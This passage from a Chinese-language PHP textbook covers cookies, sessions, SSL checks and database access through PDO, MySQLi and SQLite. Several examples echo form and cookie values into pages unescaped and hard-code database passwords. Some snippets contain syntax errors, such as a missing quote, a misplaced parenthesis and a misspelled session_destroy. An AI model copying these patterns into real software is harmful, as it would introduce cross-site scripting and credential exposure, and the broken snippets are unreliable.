附加到 cookie 的任意字符串。以前的 Netscape 浏览器指定整体字节限制为 4KB（包含名字、过期时间和其他信息），所以当没有指定限制时，不能超过 3.5 KB。

expires

cookie 的过期时间。如果没有指定过期时间，浏览器会将 cookie 存储到内存而不是硬盘。当浏览器退出时，cookie 即消失。过期时间是从 GMT 时间 1970 年 1 月 1 日零点到过期时间的秒数。例如，过期时间为 `time()+60*60*2` 则表示 2 个小时。

path

浏览器会返回该路径下的 cookie，默认是当前页面。例如，如果 */store/front/card.php* 设置 cookie 并且没有指定路径，cookie 将会被发回到所有以 */store/front* 路径开始的页面所在的服务器。

domain

浏览器将会返回 URL 在该域名下的 cookie。默认是服务器的主机名。

secure

浏览器将会在 *https* 上传输 cookie。默认是 `false`，意味着可以在非安全连接上发送。

httponly

如果该参数被设置为 `TRUE`，cookie 将只能通过 HTTP 协议访问，因此通过其他方式（如 JavaScript）是不可访问的。这是否会得到一个更安全的 cookie 还有待讨论，所以要谨慎使用这个参数并进行测试。

`setcookie()` 函数还有另一种语法：

```
setcookie ($name [, $value = "" [, $options = [] ]] )
```

其中 `$options` 是一个数组，它保存 `$value` 内容后面的其他参数。这为 `setcookie()` 函数节省了一点代码行长度，但是在使用 `$options` 数组之前必须先构建它，因此需要权衡。

当一个浏览器将 cookie 发送到服务器时，你可以通过 `$_COOKIE` 数组访问 cookie。键是 cookie 的名称，值是 cookie 的 `value` 字段。举例说明，把下面的代码放到页面顶部可以跟踪当前客户端的访问次数：

```
$pageAccesses = $_COOKIE['accesses'];
setcookie('accesses', ++$pageAccesses);
```

解码 cookie 时，cookie 中的任何点（.）都将被转换为下画线。举例说明，命名为 `tip.top` 的 cookie 可以作为 `$_COOKIE['tip_top']` 访问。

让我们看一下 cookie 的实际操作。首先，示例 8-10 展示了一个给出背景颜色和前景颜色选项的 HTML 页面。

示例8-10：偏好选择（colors.php）

```
<html>
<head><title>Set Your Preferences</title></head>
<body>
<form action="prefs.php" method="post">
 <p>Background:
 <select name="background">
 <option value="black">Black</option>
 <option value="white">White</option>
 <option value="red">Red</option>
 <option value="blue">Blue</option>
 </select><br/>

 Foreground:
 <select name="foreground">
 <option value="black">Black</option>
 <option value="white">White</option>
 <option value="red">Red</option>
 <option value="blue">Blue</option>
 </select></p>

 <input type="submit" value="Change Preferences">
</form>

</body>
</html>
```

将示例 8-10 所示的表单提交到 PHP 脚本 *prefs.php*，见示例 8-11。这个脚本为表单中的颜色偏好设置 cookie。注意，在 HTML 页面开始后调用 `setcookie()`。

示例 8-11：用cookie 设置偏好（prefs.php）

```
<html>
<head><title>Preferences Set</title></head>
<body>

<?php
$colors = array(
 'black' => "#000000",
 'white' => "#ffffff",
 'red' => "#ff0000",
 'blue' => "#0000ff"
```

```
);

$backgroundName = $_POST['background'];
$foregroundName = $_POST['foreground'];

setcookie('bg', $colors[$backgroundName]);
setcookie('fg', $colors[$foregroundName]);
?>

<p>Thank you. Your preferences have been changed to:<br />
Background: <?php echo $backgroundName; ?><br />
Foreground: <?php echo $foregroundName; ?></p>

<p>Click <a href="prefs_demo.php">here</a> to see the preferences
in action.</p>

</body>
</html>
```

示例 8-11 生成的页面包含一个其他页面的链接，展示在示例 8-12 中，通过访问 $_COOKIE 数组使用了颜色偏好。

示例 8-12: 使用带cookie 的颜色偏好（prefs_demo.php）

```
<html>
<head><title>Front Door</title></head>
<?php
$backgroundName = $_COOKIE['bg'];
$foregroundName = $_COOKIE['fg'];
?>
<body bgcolor="<?php echo $backgroundName; ?>" text="<?php echo $foregroundName; ?>">

<h1>Welcome to the Store</h1>

<p>We have many fine products for you to view. Please feel free to browse
the aisles and stop an assistant at any time. But remember, you break it
you bought it!</p>

<p>Would you like to <a href="colors.php">change your preferences?</a></p>

</body>
</html>
```

有一些使用 cookie 的忠告。注意，并非所有客户端都支持或接收 cookie，并且即使客户端确实支持 cookie，用户也能关闭它们。从长远来看，cookie 规范中说，没有 cookie 可

以超过 4KB 大小。每个域名只允许 20 个 cookie，只能在客户端存储 300 个 cookie。有些浏览器的限制可能宽松一些，但你不能依赖它。最终，你不能控制浏览器 cookie 过期——如果浏览器中保存的 cookie 达到容量限制并需要添加新的 cookie，它们会放弃未过期的 cookie。最好让 cookie 快一点过期。过期时间依赖于客户端时钟的准确性，很多人的时钟不准确，所以你不能依赖过期时间。

尽管有这些限制，cookie 对于维护浏览器重复访问的用户信息依然很有用。

会话

PHP 有内建的会话支持，帮你维护所有 cookie 的状态，为不同的页面和多个访问提供持久的变量访问。会话可以让你简单地创建多页面表单（比如购物车），进行页面之间的用户认证信息保存，以及在站点上存储持久的用户偏好。

每个初次访问的客户都会被分配一个唯一的会话 ID。在默认情况下，会话 ID 会被存储到 cookie 中，叫作 PHPSESSID。如果用户浏览器不支持 cookie 或者关闭了它，会话 ID 将会通过 URL 来传播。

每个会话都有相关的数据存储。你可以在页面开始时加载数据存储来注册变量，当页面结束时存回数据存储。注册的变量在页面间是持久保持的，并且变量的修改从一个页面到其他页面是可见的。例如，“添加到购物车”链接可以把用户带到一个页面并向注册的购物车数组中添加一项。这个注册的数组可以在其他页面用来显示购物车的数据。

会话基础

会话在脚本运行时会自动开始。一个新的会话 ID 会在需要时产生，并会创建 cookie，再将其发送到浏览器，然后从存储中加载持久的变量。

可以通过将变量名传递到 $_SESSION 数组来注册变量。例如，下面是一个简单的单击统计：

```
session_start();
$_SESSION['hits'] = $_SESSION['hits'] + 1;

echo "This page has been viewed {$_SESSION['hits']} times.";
```

session_start() 函数将注册变量加载到关联数组 $_SESSION。键是变量名（例如，$_SESSION['hits']）。如果你想知道更多，session_id() 函数会返回当前的会话 ID。

要结束一个会话，可调用 session_destory() 函数。这将会从当前的会话移除数据存储，但是不会从浏览器缓存移除 cookie。这意味着，接下来访问的会话页面，虽然用户将会有同样的会话 ID，但由于之前调用了 session_destory()，却没有数据。

示例 8-13 展示了重写的示例 8-11，使用会话来替代手动设置 cookie。

示例8-13：用会话设置偏好（prefs_session.php）

```
<?php session_start(); ?>

<html>
<head><title>Preferences Set</title></head>
<body>

<?php
$colors = array(
 'black' => "#000000",
 'white' => "#ffffff",
 'red' => "#ff0000",
 'blue' => "#0000ff"
);

$bg = $colors[$_POST['background']];
$fg = $colors[$_POST['foreground']];

$_SESSION['bg'] = $bg;
$_SESSION['fg'] = $fg;
?>

<p>Thank you. Your preferences have been changed to:<br />
Background: <?php echo $_POST['background']; ?><br />
Foreground: <?php echo $_POST['foreground']; ?></p>

<p>Click <a href="prefs_session_demo.php">here</a> to see the preferences
in action.</p>

</body>
</html>
```

示例 8-14 展示了示例 8-12 使用会话进行的重写。一旦会话开始，`$bg` 和 `$fg` 变量就会被创建，所有的脚本就必须使用它们。

示例 8-14：从会话中使用偏好（prefs_session_demo.php）

```
<?php
session_start() ;
$backgroundName = $_SESSION['bg'] ;
$foregroundName = $_SESSION['fg'] ;
?>
<html>
<head><title>Front Door</title></head>
```

```
<body bgcolor="<?php echo $backgroundName; ?>" text="<?php echo $foregroundName;
?>">

<h1>Welcome to the Store</h1>

<p>We have many fine products for you to view. Please feel free to browse
the aisles and stop an assistant at any time. But remember, you break it
you bought it!</p>

<p>Would you like to <a href="colors.php">change your preferences?</a></p>

</body></html>
```

为了看出这些修改，只需更新 *color.php* 文件的操作目标。默认情况下，PHP 会话 ID 的 cookie 会在浏览器关闭时过期。这意味着，会话在浏览器退出后不会再保持。要改变这种情况，可设置 *php.ini* 中的 `session.cookie_lifetime`（以秒为单位）。

cookie 的替代选择

默认情况下，会话 ID 在页面间以 `PHPSESSID` cookie 来传递。然而，PHP 的会话系统支持两个替代方案：表单字段和 URL。通过隐藏表单字段传递会话 ID 是非常不优雅的，因为你必须把页面间的链接做成提交按钮。我们不讨论这种方法。

URL 系统可以传递会话 ID，这种方法稍微好一点。PHP 可以重写你的 HTML 文件，将会话 ID 添加到每个相关链接上。要使用这种方式，PHP 必须以 `-enable-trans-id` 选项来编译。由于 PHP 解析和重写了页面，因此这会有性能影响。繁忙的站点最好坚持用 cookie，因为它们不会由于重写页面增加负担。但是，这会暴露你的会话 ID，允许潜在的中间人攻击。

自定义存储

在默认情况下，PHP 会把会话信息存储到服务器临时文件夹的文件中。每个会话的变量被存储到不同的文件。每个变量以序列化的格式被存储到文件。你也可以在 *php.ini* 文件中进行修改。

可以通过在 *php.ini* 中设置 `session.save_path` 的值来修改文件的位置。如果你在一个共享的服务器上安装了自己的 PHP，可将其设置到自己的目录下，这样其他同机器的用户就无法访问这些会话文件了。

PHP 可以以两种格式存储会话信息——PHP 内建的格式或 WDDX（Web 分布式数据交换）格式。可以通过 *php.ini* 文件中 `session.serialize_handler` 的值来修改格式，值 `php` 表示默认的格式，或设置为 `wddx` 来使用 WDDX 格式。

结合 cookie 和会话

将会话处理器与 cookie 结合使用，可以保护跨站的状态。用户离开网站后的任何状态都要被忘记，例如，用户在访问哪个页面，可以留给 PHP 内建的会话。任何需要用户持久访问的状态，例如，唯一的用户 ID，可以存储到 cookie。使用用户的 ID，你可以从一个持久存储（例如，数据库）获取用户更多的持久状态，例如，显示偏好、邮件地址等。

示例 8-15 允许用户选择文本和背景的颜色并且将这些值存储到 cookie。任何在下周访问这个页面的访问者都会将颜色值发送到 cookie。

示例8-15：跨站保存状态（save_state.php）

```
<?php
if($_POST['bgcolor']) {
 setcookie('bgcolor', $_POST['bgcolor'], time() + (60 * 60 * 24 * 7));
}

if (isset($_COOKIE['bgcolor'])) {
 $backgroundName = $_COOKIE['bgcolor'];
}
else if (isset($_POST['bgcolor'])) {
 $backgroundName = $_POST['bgcolor'];
}
else {
 $backgroundName = "gray";
} ?>
<html>
<head><title>Save It</title></head>
<body bgcolor="<?php echo $backgroundName; ?>">

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
 <p>Background color:
 <select name="bgcolor">
 <option value="gray">Gray</option>
 <option value="white">White</option>
 <option value="black">Black</option>
 <option value="blue">Blue</option>
 <option value="green">Green</option>
 <option value="red">Red</option>
 </select></p>

 <input type="submit" />
</form>
```

```
</body>
</html>
```

SSL

安全套接字层（SSL）提供了一个在常规 HTTP 请求和响应之上的安全的流式通道。PHP 没有专门考虑自身使用 SSL，所以不能从 PHP 控制加密的方式。一个 *https://* URL 说明了一个到文件的安全连接，不同于 *http://* URL。

如果 PHP 页面的响应是基于 SSL 连接生成的，HTTPS 项在 $_SERVER 数组中会被设置为 'on'。要保护页面不能在非安全连接上生成，可以用：

```
if ($_SERVER['HTTPS'] !== 'on') {
 die("Must be a secure connection.");
}
```

一个常见的错误是要在安全连接上发送表单（例如，*https://www.example.com/form.html*），但是却让 form 上的 action 提交到了 *http://* URL。任何用户输入的表单参数都会在非安全的连接上发送，一个简单的包嗅探器就可以暴露它们。

下一步

在现代 Web 开发中有许多提示、技巧和陷阱，我们希望本章所介绍的这些知识有助于你构建优秀的站点。下一章将讨论如何将数据保存到 PHP 中的数据存储中。我们将介绍最常用的方法，如数据库、SQL 和 NoSQL 样式、SQLite 和直接文件信息存储。

第 9 章

数据库

PHP 已经支持二十多种数据库，包括最流行的商业和开源数据库。关系数据库，如 MySQL、PostgreSQL 和 Oracle，是大多数动态网站的中枢。在这些数据库中存储着购物车信息、消费历史、产品评论、用户信息、信用卡号，有时甚至存储着 Web 页面本身。

本章将介绍如何在 PHP 中访问数据库。我们将重点放在内置的 *PHP 数据对象*（PDO）库上，它允许使用相同的函数来访问任意一种数据库，而不用依赖各种数据库特定的扩展。在本章中，你将学到如何从数据库中取数据，如何在数据库中存储数据，以及如何处理错误。最后我们会用一个示例程序展示如何把不同的数据库技术运用到实践中。

本章不会讲述用 PHP 创建 Web 数据库应用的细节。关于 PHP/MySQL 结合使用的更深入内容，请阅读 Hugh Williams 和 David Lane 编写的 *Web Database Applications with PHP and MySQL*，Second Edition 一书（由 O'Reilly 出版）。

使用 PHP 访问数据库

在 PHP 中访问数据库有两种方法：一种是使用数据库特定的扩展；另一种是使用不受数据库约束的 PDO 库。这两种方法各有优劣。

如果使用数据库特定的扩展，你的代码会和你所使用的数据库密切相关。例如，MySQL 扩展的函数名、参数、错误处理等，会和其他数据库扩展的完全不同。如果你想把数据库从 MySQL 迁移到 PostgreSQL，会引起代码的重大改动。而 PDO，用一个抽象层隐藏了数据库特定的函数，因此在数据库系统间进行迁移时，可能如同改变你的程序中的一行代码或 *php.ini* 文件中的一个配置那么简单。

PDO 库这种抽象层的可移植性是有一定代价的。使用 PDO 的代码会比使用原生数据库特定扩展的代码在执行速度上慢一点。

需要注意的一点是，抽象层并不能保证你的 SQL 语句是真正可移植的。如果你的应用使用了任何不通用的 SQL，那么在数据库迁移时你就不得不对 SQL 语句进行重大改造。本章首先会简略地介绍这两种数据库接口，然后介绍管理 Web 动态内容的可选方法。

关系数据库和 SQL

关系数据库管理系统（RDBMS）是用来管理数据的服务器。数据以表（table）的形式来组织，每个表中有多个列，每列中有名称和类型。例如，为查询科幻小说书籍，我们可以用一个表“books”记录书名（字符串）、出版年份（数字）和作者。

表被聚集在一起放在数据库中，因此一个科幻小说数据库中可以有时间年代、作者和反面角色的表。一个 RDBMS 通常有自己的用户系统，用来控制数据库的访问权限（例如，用户 Fred 可以更新作者数据库）。

PHP 通过结构化查询语言（Structured Query Language，SQL）和关系数据库（如 MariaDB、Oracle）进行通信。你可以使用 SQL 来创建、修改、查询关系数据库。

SQL 的语法分为两部分。一部分是数据操纵语言（Data Manipulation Language，DML），用来在已有数据库中检索和修改数据。DML 非常简洁，仅由 4 种行为或动作组成：SELECT、INSERT、UPDATE 和 DELETE。另一部分是用来创建和修改存储数据的数据库结构的 SQL 命令，是数据定义语言（Data Definition Language，DDL）。DDL 的语法不像 DML 那样标准，但是正因为 PHP 只负责发送你给数据库的任意 SQL 命令，所以可以使用任意数据库支持的 SQL 命令。

创建本示例中数据库的 SQL 命令放在名为 *library.sql* 的文件中。

假如已经有了一个名为 books 的表，下面的 SQL 语句会插入一个新的行：

```
INSERT INTO books VALUES (null, 4, 'I, Robot', '0-553-29438-5', 1950, 1);
```

这个 SQL 语句会插入一个新的行，并且指定了值对应的列：

```
INSERT INTO books (authorid, title, ISBN, pub_year, available)
  VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1);
```

要删除 1979 年出版的所有书籍（如果存在），可以用下面的 SQL 语句：

```
DELETE FROM books WHERE pub_year = 1979;
```

要把 *Roots* 这本书的出版年份改为 1983 年，可以使用下面的 SQL 语句：

```
UPDATE books SET pub_year=1983 WHERE title='Roots';
```

要取得在 20 世纪 80 年代出版的书，可以使用下面的语句：

```
SELECT * FROM books WHERE pub_year > 1979 AND pub_year < 1990;
```

也可以指定想要返回的字段。如：

```
SELECT title, pub_year FROM books WHERE pub_year > 1979 AND pub_year < 1990;
```

还可以发出从多个表获取信息的语句。例如，下面这个语句将表 book 和表 author 连接起来，查看每本书的作者是谁：

```
SELECT authors.name, books.title FROM books, authors
  WHERE authors.authorid = books.authorid;
```

可以像下面这样简写表名（别名）：

```
SELECT a.name, b.title FROM books b, authors a WHERE a.authorid = b.authorid;
```

更多有关SQL的信息，请参考 Kevin Kline 编写的 *SQL in a Nutshell*, Third Edition 一书（由 O'Reilly 出版）。

PHP 数据对象

PHP 网站上有关于 PDO 的描述：

> PHP 数据对象（PDO）扩展为 PHP 访问数据库定义了一个一致的轻量级接口。实现 PDO 接口的每个数据库驱动可以把具体数据库的特性作为标准扩展函数公开。注意，利用 PDO 扩展自身并不能实现任何数据库功能，必须使用一个具体数据库 PDO 驱动来访问数据库服务。

PDO 还有以下特性：

- PDO 是原生的 C 扩展。
- PDO 利用最新的 PHP 7 的内部特性。
- PDO 采用缓冲方式读取结果集中的数据。
- PDO 提供了通用数据库特性作为基础。

- PDO 还能访问数据库特定的功能。
- PDO 可以使用基于事务的技术。
- PDO 可以和数据库中的 LOBS（大对象）交互。
- PDO 可以使用绑定参数的预处理和可执行的 SQL 语句。
- PDO 可以实现滚动游标。
- PDO 可以访问 SQLSTATE 错误代码，并有非常灵活的错误处理方法。

这里列举了 PDO 的许多功能，我们只讨论其中的一部分，以展示 PDO 是多么有用。

首先，PDO 几乎拥有所有的数据库引擎的驱动，那些 PDO 不支持的驱动，可以通过 PDO 的通用 ODBC 连接访问。PDO 是模块化的，它必须至少有两个扩展才能被激活：PDO 扩展本身和你将要交互连接的数据库的特定 PDO 扩展。可以查看在线说明文件[注1]来建立你选择的数据库的连接。例如，要在 Windows 服务器上为 MySQL 交互建立 PDO，只需要在 *php.ini* 文件中输入下面两行代码并重启服务器：

```
extension=php_pdo.dll
extension=php_pdo_mysql.dll
```

PDO 库也是一个面向对象的扩展（将会在后面的代码例子中看到这一点）。

建立连接

需要 PDO 做的第一件事就是建立一个数据库的连接，并在一个连接句柄变量中保持这个连接，代码如下：

```
$db = new PDO ($dsn, $username, $password);
```

$*dsn* 表示数据源的名称，另外两个参数的意义十分明显。特别指出，对于 MySQL 连接，可以写成如下形式：

```
$db = new PDO("mysql:host=localhost;dbname=library", "petermac", "abc123");
```

当然，你可以（应该）以变量形式保存用户名和密码这两个参数，以便保持代码的重用性和灵活性。

与数据库交互

一旦建立了数据库引擎以及你想要交互的数据库的连接，就可以使用这个连接向服务器发送 SQL 命令。一个简单的 UPDATE 语句如下所示：

注 1　详情参见链接 8。

```
$db->query("UPDATE books SET authorid=4 WHERE pub_year=1982");
```

此代码会简单地更新 books 表并释放查询。这就是通过 PDO 直接向数据库发送简单 SQL 命令（如 UPDATE、DELETE、INSERT）的常用方法。

使用 PDO 和预处理语句

在更典型的情况下，我们会使用预处理语句。这通过分阶段或分步 PDO 调用来实现。来看以下代码：

```
$statement = $db->prepare( "SELECT * FROM books");
$statement->execute();

// 处理行结果，每次取 1 行
while ($row = $statement->fetch()) {
 print_r($row);
 // 或者对返回的每一行做些更有意义的事
}

$statement = null;
```

在这段代码中，先“预处理（prepare）”SQL 代码，然后“执行（execute）”它。接下来，用 while 代码循环结果集，最后通过赋值 null 来释放结果集对象。在这个简单的例子里，这种方法看上去并不是那么强大，但有其他特性可以用在预处理语句中。现在，看一下以下代码：

```
$statement = $db->prepare("INSERT INTO books (authorid, title, ISBN, pub_year)"
 . "VALUES (:authorid, :title, :ISBN, :pub_year)");

$statement->execute(array(
 'authorid' => 4,
 'title' => "Foundation",
 'ISBN' => "0-553-80371-9",
 'pub_year' => 1951),
);
```

这里，我们用了 4 个命名的占位符：*authorid*、*title*、*ISBN* 和 *pub_year* 来预处理 SQL 语句。这些占位符恰巧和数据库的列名相同。这只是为了更清晰，占位符的名字可以是任何对你有意义的名字。在执行调用时，我们用特定查询中使用的实际数据来替换这些占位符。预处理语句的一个优势是，你可以执行同一个 SQL 命令，但每次通过数组传递不同的值。也可以在预处理语句中使用位置占位符（不命名），用？标志，用来指示替换的位置项。以下为上面代码的变种：

```
$statement = $db->prepare("INSERT INTO books (authorid, title, ISBN, pub_year)"
 . "VALUES (?,?,?,?)");

$statement->execute(array(4, "Foundation", "0-553-80371-9", 1951));
```

上面用更少的代码实现了同样的功能，因为 SQL 语句的值域没对要替换的元素命名，因此在 execute 语句的数组中只需要传原始数据，而不需要名字。你只需保证传入预处理语句的数据的位置正确。

处理事务

一些 RDBMS 支持事务（transaction），一系列数据库改变可以被提交（一次性应用）或回滚（丢弃，任何改变都不会应用到数据库中）。例如，在银行处理资金转账时，从一个账户里提款和向另一个账户存款必须同时发生——每个都不能独立发生，并且两个动作之间不能有时间差。PDO 采用 try...catch 结构优雅地处理事务，如示例 9-1 所示。

示例 9-1：try...catch代码结构

```
try {
 // 连接成功
 $db = new PDO("mysql:host=localhost;dbname=banking_sys", "petermac", abc123");
}catch (Exception $error) {
 die("Connection failed:" . $error->getMessage());
}

try {
 $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
 $db->beginTransaction();

 $db->exec("insert into accounts (account_id, amount) values (23, '5000')");
 $db->exec("insert into accounts (account_id, amount) values (27, '-5000')");

 $db->commit();
} catch (Exception $error) {
 $db->rollback();
 echo "Transaction not completed: " . $error->getMessage();
}
```

如果事务不能完整地完成，它的任何一部分都不会完成，而且会抛出异常。

如果你调用了 commit() 或 rollback()，但数据库不支持事务，方法会返回 DB_ERROR。

一定要检查你的底层数据库产品，以确保它支持事务，这样才能使用 PHP 的事务功能。

调试语句

PDO 接口提供了一种显示有关 PDO 语句的详细信息的方法，如果出现问题，这对于调试非常有用。

```
$statement = $db->prepare("SELECT title FROM books WHERE authorid = ?)";

$statement->bindParam(1, "12345678", PDO::PARAM_STR);
$statement->execute();

$statement->debugDumpParams();
```

在语句对象上调用 debugDumpParams() 方法将打印有关这个调用的各种信息：

```
SQL: [35] SELECT title
 FROM books
 WHERE authorID = ?
Sent SQL: [44] SELECT title
 FROM books
 WHERE authorid = "12345678"
Params: 1
Key: Position #0:
paramno=0
name[0] ""
is_param=1
param_type=2
```

仅在执行语句后才显示 Sent SQL 部分。 在此之前，仅 SQL 和 Params 部分可用。

MySQLi 对象接口

PHP 中最流行的数据库平台是 MySQL 数据库。如果你在 MySQL 网站[注1]上查看，会发现有一些不同版本的 MySQL 可以使用。我们来看看自由分发版本，名称为 *community server*。PHP 对这个数据库工具也有几个不同的接口，我们来看一下这个面向对象的接口，名称为 MySQLi，也称 MySQL 改进扩展（MySQL Improved）。

最近，MariaDB[注2] 开始取代 MySQL 作为数据库开发人员的首选。按照设计，MariaDB 在客户端语言、连接工具和二进制文件方面都与 MySQL 兼容。这意味着你可以安装 MariaDB，卸载 MySQL，然后将你的 PHP 配置指向 MariaDB，可能就不需要做其他更改了。

注 1　网站地址参见链接 9。
注 2　网站地址参见链接 10。

如果你对面向对象的接口和概念不是很熟悉，请先复习第 6 章再深入本节。

既然此面向对象的接口通过标准安装配置被内置到 PHP 中（只需在 PHP 环境中激活 MySQLi 扩展），要想使用它，第一步要做的就是实例化它的类，代码如下所示：

```
$db = new mysqli(host,user, password, databaseName);
```

在这个例子中，我们有一个名叫 library 的数据库，假设用户名为 petermac，密码为 1q2w3e9i8u7y。实际代码如下：

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");
```

这样我们就能在 PHP 代码里访问数据库引擎本身了。我们会在后面访问指定的数据库表和其他数据。一旦这个类被实例化到变量 $db 中，我们就可以用此对象的方法来继续做数据库的工作。

向数据库 library 中插入一本新书的简明代码如下所示：

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");

$sql = "INSERT INTO books (authorid, title, ISBN, pub_year, available)
 VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1)";

if ($db->query($sql)) {
 echo "Book data saved successfully.";
} else {
 echo "INSERT attempt failed, please try again later, or call tech support" ;
}

$db->close();
```

首先，将 MySQLi 类实例化到变量 $db 中。接下来，创建 SQL 命令字符串，并将其保存在变量 $sql 中。然后调用类的 query 方法，同时检查它的返回值，判断它是否成功（TRUE），并在屏幕上进行相应说明。在这一步，你可能不想在浏览器中输出（echo），这里仅仅是例子。最后调用类的 close() 方法，在内存中清理和销毁类。

检索数据用于显示

在网站的另一个区域，你可能想插入书籍列表并显示它们的作者。可以通过使用相同的 MySQLi 类来实现，并使用 SELECT SQL 命令生成的结果集。在浏览器中显示信息有很多种方法，这里我们来看一个例子。注意，返回的结果和我们首次实例化的 $db 是不同的对象。PHP 为你实例化结果对象，并在里面填充任意返回的数据。代码如下：

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");
$sql = "SELECT a.name, b.title FROM books b, authors a WHERE
a.authorid=b.authorid";
$result = $db->query($sql);

while ($row = $result->fetch_assoc()) {
 echo "{$row['name']} is the author of: {$row['title']}<br />";
}
$result->close();
$db->close();
```

这里，我们使用 query() 方法调用，将返回的信息存储到变量 $result 中。然后使用结果对象的方法 fetch_assoc()，每次提供一行数据，并把这一行数据存储在变量 $row 中。当结果集中还有行要处理时会继续执行。在 while 循环中，将内容输出到浏览器窗口中。最后，关闭结果集和数据库对象。

输出内容如下所示：

```
J.R.R. Tolkien is the author of: The Two Towers
J.R.R. Tolkien is the author of: The Return of The King
J.R.R. Tolkien is the author of: The Hobbit
Alex Haley is the author of: Roots
Tom Clancy is the author of: Rainbow Six
Tom Clancy is the author of: Teeth of the Tiger
Tom Clancy is the author of: Executive Orders...
```

MySQLi 中最有用的方法是 multi_query()，这个方法允许在一个语句中执行多个 SQL 命令。如果想对相似的数据执行 INSERT 和 UPDATE 语句，可以在一个方法中调用，一步完成。

当然，我们仅触及了 MySQLi 类所提供内容的皮毛。你可以在链接 11 所示的网址中找到这个类的说明文件，会看到这个类包含的大量方法。每个结果类在此网址的对应主题区域也有相应文件。

SQLite

SQLite 是一个紧凑、高性能的数据库（用于小型数据集），而且正如它的名字所暗示的，它是一个轻量级的数据库。在安装了 PHP 之后，SQLite 就准备好了即开即用，因此当你觉得它符合你的数据库需求时，一定要仔细研究 SQLite。

在 SQLite 中，所有的数据库存储都是基于文件的，因此它不需要使用单独的数据库引擎。

如果你试图构建一个应用程序，并使用一个小型数据库封装，且除了 PHP 没有其他产品依赖时，SQLite 会非常有用。当你开始使用 SQLite 时，所有需要做的就是在代码中将它引用进来。

SQLite 有面向对象（OOP）的接口，因此可以用如下语句实例化一个对象：

```
$db = new SQLiteDatabase("library.sqlite");
```

这条语句的奇妙之处是，如果文件在指定位置不存在，SQLite 会为你创建一个。继续以我们的 library 数据库为例，用 SQLite 创建 authors 表并插入一行，命令如示例 9-2 所示。

示例9-2：SQLite library中的authors表

```
$sql = "CREATE TABLE 'authors' ('authorid' INTEGER PRIMARY KEY, 'name' TEXT)";

if (!$database->queryExec($sql, $error)) {
 echo "Create Failure - {$error}<br />";
} else {
 echo "Table Authors was created <br />";
}

$sql = <<<SQL
INSERT INTO 'authors' ('name') VALUES ('J.R.R. Tolkien');
INSERT INTO 'authors' ('name') VALUES ('Alex Haley');
INSERT INTO 'authors' ('name') VALUES ('Tom Clancy');
INSERT INTO 'authors' ('name') VALUES ('Isaac Asimov');
SQL;

if (!$database->queryExec($sql, $error)) {
 echo "Insert Failure - {$error}<br />";
} else {
 echo "INSERT to Authors - OK<br />";
}
Table Authors was createdINSERT to Authors - OK
```

不像 MySQL，在 SQLite 中没有 AUTO_INCREMENT 选项。SQLite 用任意 INTEGER 和 PRIMARY KEY 定义的列来实现自动递增列。当 INSERT 语句被执行时，你可以通过使用给列提供一个值的方法来重写它。

注意，这里的数据类型和在 MySQL 中看到的很不同。记住，SQLite 是一款缩减的数据库工具，因此它在数据类型上也是“简化的（lite）”。SQLite 中使用的数据类型如表 9-1 所示。

表9-1：SQLite中的数据类型

数据类型	说明
Text	存储 NULL、TEXT 和 BLOB 等数据内容。如果数字用到文本字段中，在存储前会先被转化成文本
Numeric	可以存储整数和实数。如果是文本数据，SQLite 会尝试将信息转化成数字格式
Integer	和 Numeric 类型相同。但是，如果数据是实数格式，会以整数形式被存储。这会影响数据存储的精度
Real	和 Numeric 类型相同，但它会将整数强制转化为浮点数表示法
None	这是一个笼统的数据类型。此类型不做数据转换，以所提供的类型存储

运行下面示例 9-3 所示的代码，创建 books 表并向数据库文件中插入一些数据。

示例 9-3：SQLite library中的books表

```
$db = new SQLiteDatabase("library.sqlite");

$sql = "CREATE TABLE 'books' ('bookid' INTEGER PRIMARY KEY,
 'authorid' INTEGER,
 'title' TEXT,
 'ISBN' TEXT,
 'pub_year' INTEGER,
 'available' INTEGER,
)";

if ($db->queryExec($sql, $error) == FALSE) {
 echo "Create Failure - {$error}<br />";
} else {
 echo "Table Books was created<br />";
}

$sql = <<<SQL
INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'The Two Towers', '0-261-10236-2', 1954, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (1, 'The Return of The King', '0-261-10237-0', 1955, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (2, 'Roots', '0-440-17464-3', 1974, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1);

INSERT INTO books ('authorid', 'title', 'ISBN', 'pub_year', 'available')
```

```
VALUES (4, 'Foundation', '0-553-80371-9', 1951, 1);
SQL;

if (!$db->queryExec($sql, $error)) {
 echo "Insert Failure - {$error}<br />";
} else {
 echo "INSERT to Books - OK<br />";
}
```

注意，这里可以同时执行多条 SQL 命令。在 MySQLi 中也能这样做，但是你必须使用 multi_query() 方法；在 SQLite 中，使用 queryExec() 方法是有效的。在数据库中装载一些数据后，运行示例 9-4 所示的代码来产生一些输出。

示例 9-4: 使用SQLite选择books表

```
db = new SQLiteDatabase("c:/copy/library.sqlite");

$sql = "SELECT a.name, b.title FROM books b, authors a WHERE a.authorid=b.
authorid";
$result = $db->query($sql);

while ($row = $result->fetch()) {
 echo "{$row['a.name']} is the author of: {$row['b.title']}<br/>";
}
```

上述代码产生以下输出：

```
J.R.R. Tolkien is the author of: The Two Towers
J.R.R. Tolkien is the author of: The Return of The King
Alex Haley is the author of: Roots
Isaac Asimov is the author of: I, Robot
Isaac Asimov is the author of: Foundation
```

SQLite 拥有和大型数据库引擎差不多的能力，并且它的“精简”并不是功能上的“精简”，而是指它在系统资源需求上是轻量的。当你需要一个更轻便的且对资源需求更少的数据库时，应该想到 SQLite。

如果刚开始进行 Web 动态方面的开发，你可以使用 PDO 与 SQLite 进行交互。这样，可以开始使用轻量级数据库，并在你准备好的时候升级到像 MySQL 这样更健壮的数据库服务器。

文件级别的操作

